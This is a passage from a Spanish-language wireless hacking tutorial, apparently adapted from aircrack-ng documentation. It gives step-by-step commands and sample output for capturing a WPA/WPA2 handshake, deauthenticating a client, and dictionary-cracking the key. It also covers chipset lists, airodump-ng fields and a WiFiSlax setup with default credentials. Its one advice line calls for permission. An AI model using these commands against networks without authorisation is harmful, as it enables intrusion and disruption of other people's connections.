Hay otra diferencia importante entre crackear WPA/WPA2 y WEP. En las claves WEP se pueden usar métodos *"estáticos"* de inyección para acelerar el proceso, pero para WPA/WPA2 solo se pueden utilizar técnicas de fuerza bruta. Esto se debe a que la clave no es estática, por lo que recogiendo IVs como para la encriptación WEP, no conseguiremos obtener más rápidamente la clave. Lo único que se necesita para poder iniciar un ataque es el handshake entre el cliente y el AP. El handshake se genera en el momento que el cliente se conecta a la red. Aunque no es exactamente cierto, para los propósitos de este tutorial, diremos que si es verdad: La clave pre-compartida puede tener un tamaño de 8 a 63 caracteres, por lo que parece imposible crackear la clave.

La única forma de obtener la clave es utilizando un diccionario. De tal forma, que si quieres tener una red wireless segura en tu casa, debes usar una clave WPA/WPA2 de 63 caracteres, incluyendo en la misma símbolos especiales.

El hecho de tener que usar fuerza bruta es un inconveniente muy grande. Porque se hace un uso intensivo del procesador del PC, y solo puede probar de 50 a 300 claves por segundo, dependiendo de la CPU. El proceso puede llevar horas o días si se utiliza un diccionario grande. Si estás pensando en generar tu propio diccionario para incluir en el mismo todas las combinaciones posibles, échale un vistazo a este calculador de tiempo: *brute force time calculator*. Quedarás sorprendido de la gran cantidad de tiempo que es necesaria.

No hay ninguna diferencia entre el crackeo de redes WPA o WPA2. El método de autenticación es básicamente el mismo. Por lo que las técnicas a usar son idénticas.

Es recomendable que cada uno experimente con su propio punto de acceso wireless, para familiarizarse con estas ideas y técnicas. Si no tienes un punto de acceso propio, recuerda que tienes que pedir permiso al propietario del router con el que quieras practicar este ataque.

Antes de nada hay que darles las gracias a los Desarrolladores de la suite Aircrack-ng por crear estas herramientas tan fantásticas.

PUNTOS DE PARTIDA

Suponemos que:

- Estás usando drivers parcheados para inyección. Usa el *injection test* Para comprobar que tu tarjeta puede inyectar.
- Estás físicamente suficientemente cerca para enviar y recibir paquetes del punto de acceso. Recuerda que recibir paquetes del punto de acceso no significa que los paquetes que transmitas sean recibidos por el AP. La fuerza de la señal de las tarjetas wireless generalmente es menor que la fuerza de la señal de los AP. Por lo tanto, es necesario estar cerca del AP, para que los paquetes que transmitimos sean recibidos por el AP. Deberías confirmar que te puedes comunicar con el AP siguiendo estas instrucciones.
- Usamos la versión 0.9 de aircrack-ng. Si usas otra versión algunos comandos puede que se tengan que escribir de forma diferente.

Asegurate de que cumples todas las condiciones, sino no funcionará. En los siguientes ejemplos, tendrás que cambiar "ath0" por el nombre de la interface de tu tarjeta wireless.

En los ejemplos, la opción "guión doble bssid" se muestra como "- -bssid". Acuérdate de borrar el espacio entre los dos guiones cuando lo utilices en la vida real. Esto también se aplica a "- -ivs", "- -arpreplay", "- -deauth", "- -channel", "- -arp" and "- -fakeauth".

EQUIPO USADO

Para el ejemplo de este libro deberás tener en casa dos tarjetas wireless (inalámbricas).

A continuación puedes ver las que yo he usado:

- Dirección MAC del PC ejecutando la suite aircrack-ng: 00:0F:B5:88:AC:82
- Dirección MAC del cliente wireless usando WPA2: 00:0F:B5:FD:FB:C2
- BSSID (dirección MAC del punto de acceso): 00:14:6C:7E:40:80
- ESSID (nombre de la red Wireless): teddy
- Canal del AP: 9
- Interface Wireless: eth0

Tienes que obtener la información equivalente de la red sobre la que quieres trabajar. Y cambiar estos valores en los siguientes ejemplos.

SOLUCIÓN

El objetivo es capturar el handshake WPA/WPA2 y usarlo con aircrack-ng para obtener la clave pre-compartida.

Esto se puede hacer de forma *activa* o *pasiva*. **"Activa"** significa que podemos acelerar el proceso de autenticando a un cliente wireless. "Pasiva" significa que podemos esperar a que un cliente wireless se autentifique en la red WPA/WPA2. La ventaja de la forma pasiva es que no necesitamos inyectar y por lo tanto podremos utilizarla desde Windows.

Aquí están los pasos que vamos a seguir:

1. Colocar la interface wireless en modo monitor y especificar el canal del AP.
2. Iniciar airodump-ng en el canal del AP con filtro de bssid para capturar el handshake.
3. Usar aireplay-ng para de autentificar a un cliente conectado.
4. Ejecutar aircrack-ng para obtener la clave pre-compartida usando ese handshake.

PASO 1

COLOCAR LA INTERFACE WIRELESS EN MODO MONITOR Y ESPECIFICAR EL CANAL DEL AP

El propósito de este paso es colocar la tarjeta en el modo denominado modo monitor. En este modo la tarjeta wireless puede escuchar y capturar cualquier paquete en el aire. En cambio, en el modo normal la tarjeta solo "escuchará" los paquetes que van destinados a la misma. Escuchando todos los paquetes, podremos más adelante capturar los 4 paquetes que forman el handshake WPA/WPA2. Y opcionalmente también podremos autenticar a un cliente wireless.

Primero para la interface ath0 escribiendo:

```
airmon-ng stop ath0
```

El sistema nos responderá:

```
Interface       Chipset         Driver
 wifi0          Atheros         madwifi-ng
 ath0           Atheros         madwifi-ng VAP (parent: wifi0) (VAP destroyed)
```


Escribe "iwconfig" para comprobar que no hay más interfaces athX. Deberás ver algo como esto:

```
    lo        no wireless extensions.
    eth0      no wireless extensions.
    wifi0     no wireless extensions.
```

Si queda alguna interface athX, para cada una de ellas. Cuando termines, ejecuta "iwconfig" para verificar que ya no queda ninguna.

Ahora, escribe el siguiente comando para poner la tarjeta wireless en modo monitor en el canal 9:

```
airmon-ng start wifi0 9
```



En este comando usamos "wifi0" en lugar de nuestra interface "ath0". Esto se debe a que estamos usando los drivers madwifi-ng y no madwifi-old.

El sistema nos responderá:

```
Interface       Chipset         Driver
 wifi0          Atheros         madwifi-ng
 ath0           Atheros         madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

Puedes observar que "ath0" aparece colocada en modo monitor.
Para confirmar que la interface está bien configurada, escribimos "iwconfig".
El sistema nos responderá:

```
lo        no wireless extensions.
wifi0     no wireless extensions.
eth0      no wireless extensions.
ath0      IEEE 802.11g  ESSID:""  Nickname:""
      Mode:Monitor  Frequency:2.452 GHz  Access Point: 00:0F:B5:88:AC:82
      Bit Rate:0 kb/s   Tx-Power:18 dBm   Sensitivity=0/3
      Retry:off   RTS thr:off   Fragment thr:off
      Encryption key:off
      Power Management:off
      Link Quality=0/94  Signal level=-95 dBm  Noise level=-95 dBm
      Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
      Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Podemos ver que ath0 está en modo monitor, en la frecuencia 2.452GHz que corresponde al canal 9 y en "Access Point" vemos la dirección MAC de nuestra tarjeta wireless. Es importante comprobar toda esta información antes de continuar, ya que de lo contrario no funcionará.

Para ver la correspondencia entre frecuencia y canal, mira: *http://www.cisco.com/en/US/docs/wireless/technology/channel/deployment/guide/Channel.html#wp134132*. Así obtendrás la frecuencia para cada canal.

PASO 2

INICIAR AIRODUMP-NG PARA CAPTURAR EL HANDSHAKE

El propósito de este paso es ejecutar airodump-ng para capturar los 4 paquetes del handshake en el momento que un cliente se autentifica con el AP en el que estamos interesados.

ESCRIBE:

```
airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w psk ath0
```

Donde:

- -c 9 es el canal de la red wireless
- - -bssid 00:14:6C:7E:40:80 es la dirección MAC del AP. Esto elimina el tráfico de otras redes.
- -w psk es el nombre del archivo en el que guardaremos los IV.
- ath0 es el nombre de nuestra interface.

NO uses la opción "- -ivs". Debes capturar los paquetes enteros.

A continuación, puedes ver una imagen en la que se ve un cliente wireless conectado a la red:

```
CH  9 ][ Elapsed: 4 s ][ 2007-03-24 16:58

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   39 100       51      116   14   9  54  WPA2 CCMP   PSK  teddy

BSSID              STATION            PWR  Lost  Packets  Probes

00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35     0      116
```

Y ahora una imagen de la red sin clientes conectados:

```
CH  9 ][ Elapsed: 4 s ][ 2007-03-24 17:51

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   39 100       51        0    0   9  54  WPA2 CCMP   PSK  teddy

BSSID              STATION            PWR  Lost  Packets  Probes
```

PASO 3

USAR AIREPLAY-NG PARA DEAUTENTIFICAR A UN CLIENTE CONECTADO

Este paso es opcional. Solo es necesario realizar este paso si optas por acelerar activamente todo el proceso. El requisito necesario es que se encuentre asociado actualmente con el AP algún cliente wireless. Si no hay ningún cliente wireless asociado al AP, lee el siguiente paso del manual y ten paciencia. No es necesario decir, que si más tarde aparece algún cliente wireless, puedes volver atrás y seguir este apartado del manual.

Lo que se hace en este paso es enviar un mensaje al cliente wireless para desasociarlo con el AP. Entonces el cliente wireless se reautenticará con el AP. En la reautenticación se generarán los 4 paquetes de autenticación (handshake) en los que estamos interesados en capturar. Después los usaremos para intentar obtener la clave precompartida WPA/WPA2.

Prestando atención a la salida del comando airodump-ng del paso anterior, podemos determinar el cliente que se encuentra conectado actualmente. Necesitamos su dirección MAC para el siguiente comando. Abre otra consola y escribe:

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 ath0
```

Donde:

- -0 significa deautenticación.
- 1 es el número de deautenticaciones enviadas (puedes enviar infinitas si lo deseas).
- -a 00:14:6C:7E:40:80 es la dirección MAC del punto de acceso.
- -c 00:0F:B5:FD:FB:C2 es la dirección MAC del cliente que queremos deautenticar.
- ath0 es el nombre de nuestra interface.

A continuación, puedes ver la salida del comando:

```
11:09:28  Sending DeAuth to station   -- STMAC: [00:0F:B5:34:30:30]
```

Con un poco de suerte esto causará que el cliente se tenga que reautentificar y capturaremos los 4 paquetes handshake.

PROBLEMAS DE USO

Los paquetes de de autenticación se envían directamente desde el PC a los clientes. Por lo que se debe estar físicamente cerca de los clientes wireless.

PASO 4

EJECUTAR AIRCRACK-NG PARA OBTENER LA CLAVE PRE-COMPARTIDA

El propósito de este paso es conseguir la clave WPA/WPA2 precompartida. Para hacer esto, se necesita un diccionario de posibles palabras. Básicamente, aircrack-ng comprueba cada una de esas palabras para mirar si coincide con la clave.

Hay un pequeño diccionario que se incluye en la suite aircrack-ng - "password.lst". En el Wiki FAQ puedes encontrar una larga lista de diferentes diccionarios. Se puede usar John the Ripper (JTR) para construir un diccionario propio y después usarlo con aircrack-ng.

Abre otra consola y escribe:

```
aircrack-ng -w password.lst -b 00:14:6C:7E:40:80 psk*.cap
```

Donde:

- *-w password.lst* es el nombre del archivo del diccionario. Recuerda que tienes que especificar la ruta completa del archivo si no se encuentra en el mismo directorio.
- **.cap* es el nombre del grupo de archivos que contienen los paquetes capturados.

Hay que darse cuenta que en este caso usamos el comodín * para incluir varios archivos.
Esta es la salida cuando no se encontró ningún handshake:

```
Opening psk-01.cap
Opening psk-02.cap
Opening psk-03.cap
Opening psk-04.cap
Read 1827 packets.
No valid WPA handshakes found.
```

Cuando ocurre esto tienes que volver al paso 3 (deautenticar al cliente wireless) o esperar más tiempo para ver si se conecta algún cliente y se autentifica al AP.

Esta es la salida cuando se encuentra algún handshake:

```
Opening psk-01.cap
Opening psk-02.cap
Opening psk-03.cap
Opening psk-04.cap
Read 1827 packets.
 #  BSSID              ESSID                     Encryption
1  00:14:6C:7E:40:80  teddy                     WPA (1 handshake)
 Choosing first network as target.
```

En este punto, aircrack-ng intentará encontrar la clave. Dependiendo de la velocidad de la CPU y del tamaño del diccionario, este proceso puede llevar bastante tiempo, incluso días.

A continuación puedes ver qué ocurre cuando averigua la clave precompartida:

```
                              Aircrack-ng 0.8

                        [00:00:00] 2 keys tested (37.20 k/s)

                               KEY FOUND! [ 12345678 ]

      Master Key     : CD 69 0D 11 8E AC AA C5 C5 EC BB 59 85 7D 49 3E
                       B8 A6 13 C5 4A 72 82 38 ED C3 7E 2C 59 5E AB FD

      Transcient Key : 06 F8 BB F3 B1 55 AE EE 1F 66 AE 51 1F F8 12 98
                       CE 8A 9D A0 FC ED A6 DE 70 84 BA 90 83 7E CD 40
                       FF 1D 41 E1 65 17 93 0E 64 32 BF 25 50 D5 4A 5E
                       2B 20 90 8C EA 32 15 A6 26 62 93 27 66 66 E0 71

           EAPOL HMAC     : 4E 27 D9 5B 00 91 53 57 88 9C 66 C8 B1 29 D1 CB
```

RECONOCIMIENTO DE TARJETAS DE RED WIRELESS

En muchos casos el problema frecuente cuando iniciamos cualquier programa ya sea para realizar una auditoría u obtener contraseñas de redes tipo ***Wi-Fi***, es que las tarjetas de red no funcionan o los drivers no están incluidos en nuestro programa, por lo que al realizar los respectivos comandos no funcionan. Esto es de mucha importancia pues si el chip no está reconocido por cualquier software de auditoría de redes entonces no podremos realizar el rastreo, por eso he pensado en dejarles aquí algunas especificaciones de marcas de tarjetas y el chip que utilizan, así como también los programas que lo reconocen.

También pueden descargar un software para averiguar qué chip implanta el fabricante de nuestra tarjeta de red inalámbrica, ya sea *Pci*, *Pcmcia*, *Usb* o en el chipset de nuestro portátiles. Para ello, podemos usar ***Everest Home Edition*** (gratuito) *http://everest.softonic.com/*

PROGRAMA: WIFIWAY 1.0

Familia ieee80211

- Ralink USB rt2570
- Ralink PCI rt2500
- Ralink rt61
- Ralink USB rt73

- Atheros madwifi-hal
- Intel pro wireless ipw2200
- Realtek r8187
- Intel pro wireless 3945

Familia mac80211

- Zydas zd1211rw-mac80211
- Intel pro wireless iwlagn con firmware para las nuevas iwl4965 y iwl5x00
- Intel pro wireless iwl3945
- Broadcom b43 y b43legacy
- Ralink rtx200
- Intel pro wireless ipw2x00
- Atheros ath5k
- Atheros ath9k

PROGRAMA: WIFISLAX 3.1

- Prism54
- Madwifi-ng
- HostAP
- Ralink rt2570 , 2500, rt73 y rt61
- Zydas ZD1211rw
- Intel pro wireless ipw2100 / ipw2200 / Intel pro wireless ipw3945
- Realtek rtl8180 y rtl8187
- Broadcom
- Texas Instruments (acx)

BACKTRACK: CHIP RECONOCIDOS

- madwifi-ng
- hostap
- prism54
- bcm43xx
- rtl8180 [1]
- rtl8187
- ipw2200
- rt2570
- rt2500 [2]
- rt61
- rt73
- ipw2100
- ipw3945
- acx100
- zd1211rw

13.1.2. Método 2

◉ USO DEL PROGRAMA AIRODUMP-NG

Descripción

Airodump-ng se usa para capturar paquetes wireless 802.11 y es útil para ir acumulando vectores de inicialización IV con el fin de intentar usarlos con aircrack-ng y obtener la clave WEP. Si tienes un receptor GPS conectado al ordenador, airodump-ng es capaz de mostrar las coordenadas de los puntos de acceso que vaya encontrando.

Uso

Antes de ejecutar airodump-ng, tienes que mirar con el script *airmon-ng* la lista de tus interfaces wireless detectadas. Es posible, pero no recomendable, ejecutar *Kismet* y airodump-ng al mismo tiempo.

```
uso: airodump-ng <opciones> <interface>[,<interface>,...]

Opciones:
    --ivs                : Graba únicamente los IVs capturados
    --gpsd               : Usa GPSd
    --w <nombre archivo>: Nombre del archivo donde guardar las capturas
    -write     : Lo mismo que --w
    --beacons            : Guardar todas las balizas o beacons en el archivo
    --netmask <máscara de red> : Filtrar APs por máscara
    --bssid     <bssid> : Filtrar APs por BSSID

Por defecto, airodump-ng va saltando alrededor de los canales 2.4Ghz.
Puedes capturar en un canal específico usando:
    --channel <canal>: Capturar en un canal específico
    --band <abg>         : Banda en la que actuará airodump-ng
    --cswitch  <método> : Saltar de canal con este método:
                  0     : FIFO (opción por defecto)
                  1     : Round Robin
                  2     : Saltar al último
    -s                   : Lo mismo que --cswitch
```

Puedes convertir archivos .cap / .dump a formato .ivs o juntarlos.

Pistas de Uso

Significado de los datos mostrados por AIRODUMP-NG

Airodump-ng nos mostrará una lista de los puntos de acceso detectados, y también una lista de los clientes conectados *("stations")*. Como ejemplo puedes ver la siguiente captura de pantalla:

```
CH  9 ][ Elapsed: 4 s ][ 2007-02-25 16:47

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

 00:09:5B:1C:AA:1D   11  16       10        0    0  11  54. OPN              NETGEAR
 00:14:6C:7A:41:81   34 100       57       14    1   9  11  WEP  WEP         bigbear

 BSSID              STATION            PWR   Lost   Packets  Probes

 00:14:6C:7A:41:81  00:0F:B5:32:31:31   51     2        14
 (not associated)   00:14:A4:3F:8D:13   19     0         4  mossy
 00:14:6C:7A:41:81  00:0C:41:52:D1:D1   -1     0         5
```

FIELD	DESCRIPCIÓN
BSSID	Dirección MAC del punto de acceso.
PWR	Nivel de señal. Su significado depende del driver que usemos, pero cuanto mayor sea el PWR más cerca estaremos del AP o del cliente. Si el PWR es -1, significa que el driver no soporta la detección del nivel de señal. Si el PWR es -1 para algunos clientes (stations) es porque los paquetes proceden del AP hacia el cliente pero las transmisiones del cliente se encuentran fuera del rango de cobertura de tu tarjeta. Lo que significa que solo escuchas la mitad de la comunicación. Si todos los clientes tienen PWR -1 significa que el driver no tiene la capacidad de detectar el nivel de señal.
RXQ	Calidad de recepción calculada a través del porcentaje de paquetes (management y paquetes de datos) recibidos correctamente en los últimos 10 segundos. Mira la nota para una explicación más detallada.
Beacons	Número de "paquetes anucio" o beacons enviadas por el AP. Cada punto de acceso envía alrededor de diez beacons por segundo cuando el rate o velocidad es de 1M, (la más baja) de tal forma que se pueden recibir desde muy lejos.
# Data	Número de paquetes de datos capturados (si tiene clave WEP, equivale también al número de IV), incluyendo paquetes de datos broadcast (dirigidos a todos los clientes).
#/s	Número de paquetes de datos capturados por segundo calculando la media de los últimos 10 segundos.
CH	Número de canal (obtenido de los "paquetes anuncio" o beacons). Nota: Algunas veces se capturan paquetes de otros canales, incluso si airodump-ng no está saltando de canal en canal, debido a interferencias o solapamientos en la señal.
MB	Velocidad máxima soportada por el AP. Si MB = 11, es 802.11b, si MB = 22es 802.11b+ y velocidades mayores son 802.11g. El punto (despues del 54) indica que esa red soporta un preámbulo corto o "short preamble".
ENC	Algoritmo de encriptación que se usa. OPN = no existe encriptación (abierta),"WEP?" = WEP u otra (no se han capturado suficientes paquetes de datos para saber si es WEP o WPA/WPA2), WEP (sin el interrogante) indica WEP estática o dinámica, y WPA o WPA2 en el caso de que se use TKIP o CCMP.
CIPHER	Detector cipher. Puede ser CCMP, WRAP, TKIP, WEP, WEP40, o WEP104.
AUTH	El protocolo de autenticación usado. Puede ser MGT, PSK (clave precompartida), o OPN (abierta).
ESSID	También llamado "SSID", que puede estar en blanco si la ocultación del SSID está activada en el AP. En este caso, airodump-ng intentará averiguar el SSID analizando paquetes "probe responses" y "association requests" (son paquetes enviados desde un cliente al AP).
STATION	Dirección MAC de cada cliente asociado. En la captura de pantalla, vemos que se han detectado dos clientes (00:09:5B:EB:C5:2B y 00:02:2D:C1:5D:1F).
Lost	El número de paquetes perdidos en los últimos 10 segundos.
Packets	El número de paquetes de datos enviados por el cliente.
Probes	Los ESSID a los cuales ha intentado conectarse el cliente.

Airodump-ng cambia entre WEP y WPA

Esto ocurre porque tu driver no descarta los paquetes corruptos (que tienen un CRC inválido). Si es una ipw2100 (Centrino b), no tiene solución; por lo que deberías comprar una tarjeta mejor. Si es una Prism2, prueba a actualizar el firmware.

Airodump-ng no muestra ningún dato

Con el driver madwifi-ng asegúrate de que no hay otras VAPs *(MADWifi soporta Puntos de Acceso Virtuales (VAPs), lo cual significa que puedes crear más de un dispositivo inalambrico por tarjeta de red inalámbrica -que tengas instalada en tu máquina- (la tarjeta de red inalambrica =* ***wifi0****)*" activas. Hay problemas cuando se crea una nueva VAP en modo monitor y ya había otra VAP en modo managed.

Tendríamos que detener primero ath0 y después iniciar wifi0 de la siguiente manera:

```
airmon-ng stop ath0
airmon-ng start wifi0
```

Otra opción sería de la siguiente manera:

```
wlanconfig ath0 destroy
wlanconfig ath create wlandev wifi0 wlanmode monitor
```

Hacking utilizando WiFiSlax

14.1. INTRODUCCIÓN

WiFiSlax es una distribución Linux en formato Live-CD enfocada a la auditoria inalámbrica. Está basada en Slax. Aunque los autores de WiFiSlax debido al trabajo realizado por los creadores de BackTrack trabajaron directamente sobre dicha distribución. Lo que más la caracteriza y no lleva integrada ninguna otra distribución son los famosos drivers de la **ipw2200**, los **rt73** de las nuevas tarjetas USB con chipset ralink, y las nuevas PCI con el chipset **rt61**. En esta parte del libro veremos cómo instalar WiFiSlax desde cero y como utilizarlo. Y aprenderemos a manejar algunas de las herramientas que incluye y que tanto caracterizan esta distribución.

- **OBTENER WIFISLAX**

Lo primero que debemos hacer es descargar el Live-CD de la página Web de WiFiSlax donde podemos encontrar la distribución en descarga directa

http://www.wifislax.com/principal/descargas.html

Ahora que hemos descargado el archivo procedemos a grabarlo o quemarlo dentro de un CD esto lo hacemos con cualquier versión del programa NERO, hay que tener en cuenta que lo que hemos descargado es un archivo que se encuentra en formato ISO y lo que haremos al grabarlo será descomprimirlo.

Una vez hemos realizado el proceso de grabación debemos iniciar el PC desde el disco previamente grabado, últimamente los nuevos PCs ya lo detectan solo ingresando el CD en el lector que tengas si es un PC más antiguo deberemos configurar la BIOS para que arranque desde CD bien ahora ya estamos iniciando WiFiSlax.

Una vez que el Live-CD se haya iniciado deberemos introducir el usuario y contraseña.
WiFiSlax login: *root*
Password: *toor*

Seguidamente lo que vamos a hacer es iniciar el entorno gráfico para eso escribiremos startx. Así vamos a iniciar el entorno gráfico KDE.

Una vez iniciado el entorno gráfico nos quedará tal como la imagen adjunta.


Instalación de WiFiSlax creando particiones

Cada disco duro constituye una unidad física distinta. Sin embargo, los sistemas operativos no trabajan con unidades físicas directamente sino con unidades lógicas. Dentro de una misma unidad física de disco duro puede haber varias unidades lógicas. Cada una de las unidades lógicas es lo que nosotros nombramos partición. Uno de los programas más conocidos para crear particiones en el Partition Magic.

Pero en este caso vamos a utilizar el programa QtParted v0.4.4 que es el programa que incluye la distribución de WiFiSlax.

Bueno lo primero que vamos a hacer será abrir el programa, dicho programa se encuentra en:
Menú--> WiFiSlax--> Complementos--> Herramientas disco duro.

Una vez ejecutado el programa debemos seleccionar el dispositivo apropiado cuando lo hayamos seleccionado damos clic derecho a la barra que representa ser ese dispositivo. Y seleccionamos ***Make a New Partition Table.*** Después volvemos a dar clic derecho a seleccionamos ***Create***, nos saldrá un cuadro que deberemos rellenar con las opciones más apropiadas, tal como se aprecia en la imagen adjunta.

